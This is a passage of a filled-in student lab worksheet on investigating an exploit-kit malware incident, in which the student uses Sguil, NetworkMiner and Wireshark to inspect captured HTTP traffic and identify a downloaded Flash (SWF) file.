CWS is a file signature. File signatures help identify the type of file that is represented different types of data. Go to the following website [https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures). Use Ctrl-F to open a find box. Search for this file signature to find out what type of file was downloaded in the data.

What type of file was downloaded? What application uses this type of file?

swf, Adobe Flash Player


Signature Hex	Signature ASCII	Count	Type	Description
00 00 00 3C 00 00 00 3F	W\W\W<\W\W\W?	0		
00 00 00 78 00 00 00 6D	W\W\Wx\W\W\Wm	0		
00 00 00 6C 00 00 00 20	W\W\Wl\W\W\W>	0		
4C 6F A7 94 93 40	LoS”“@	0		
00 61 73 6D	“lasm	0	wasm	<a href="#">WebAssembly binary format</a> <sup>[63]</sup>
CF 84 01	Í,,%	0	lep	<a href="#">Lepton compressed JPEG image</a> <sup>[64]</sup>
43 57 53	CWS	0	swf	<a href="#">Adobe Flash .swf</a>
46 57 53	FWS	0		
21 3C 61 72 63 68 3E 0A	!<arch>`*	0	deb	linux deb file
52 49 46 46 ?? ?? ?? ??	RIFF????WEBP	0	webp	Google WebP image file, where ?? = size. More information on <a href="#">WebP File</a>
57 45 42 50				
27 05 19 56	'%eV	0		U-Boot / ulimage. <a href="#">Das U-Boot</a> Univer
7B 5C 72 74 66 31	{\rtf1	0	rtf	Rich Text Format
54 41 50 45	TAPE	0		<a href="#">Microsoft Tape Format</a>
		0		

- e. Close the transcript window.
- f. Right-click the same ID again and choose Network Miner. Click the **Files** tab.

How many files are there and what is the file types?

3 files

2 HTML, 1 SWF




## Part 3: Use Wireshark to Investigate an Attack

In Part 3, you will pivot to Wireshark to closely examine the details of the attack.


### Step 1: Pivot to Wireshark and Change Settings.

- a. In Sguil, right-click the alert ID 5.2 (Event Message **ET CURRENT\_EVENTS Evil Redirector Leading to EK Jul 12 2016**) and pivot to select Wireshark from the menu. The pcap that is associated with this alert will open in Wireshark.

## Lab - Investigating a Malware Exploit




- b. The default Wireshark setting uses a relative time per-packet which is not very helpful for isolating the exact time an event occurred. To fix this, select to **View > Time Display Format > Date and Time of Day** and then repeat a second time, **View > Time Display Format > Seconds**. Now your Wireshark Time column has the date and timestamps. Resize the columns to make the display clearer if necessary.



### Step 2: Investigate HTTP Traffic.


- In Wireshark, use the **http.request** display filter to filter for web requests only.



- Select the first packet. In the packet details area, expand the Hypertext Transfer Protocol application layer data.


What website directed the user to the www.homeimprovement.com website?

Bing Search




### Step 3: View HTTP Objects.

- In Wireshark, choose File > Export Objects > HTTP.




- In the Export HTTP objects list window, select the remodeling-your-kitchen-cabinets.html packet and save it to your home folder.

## Lab - Investigating a Malware Exploit



- c. Close Wireshark. In Sguil, right-click the alert ID 5.24 (source IP address **139.59.160.143** and Event Message **ET CURRENT\_EVENTS Evil Redirector Leading to EK March 15 2017**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter and answer the following questions:

## Lab - Investigating a Malware Exploit




What is the http request for?

A JavaScript file that is named dle\_js.js at engine/classes/js/dle\_js.js


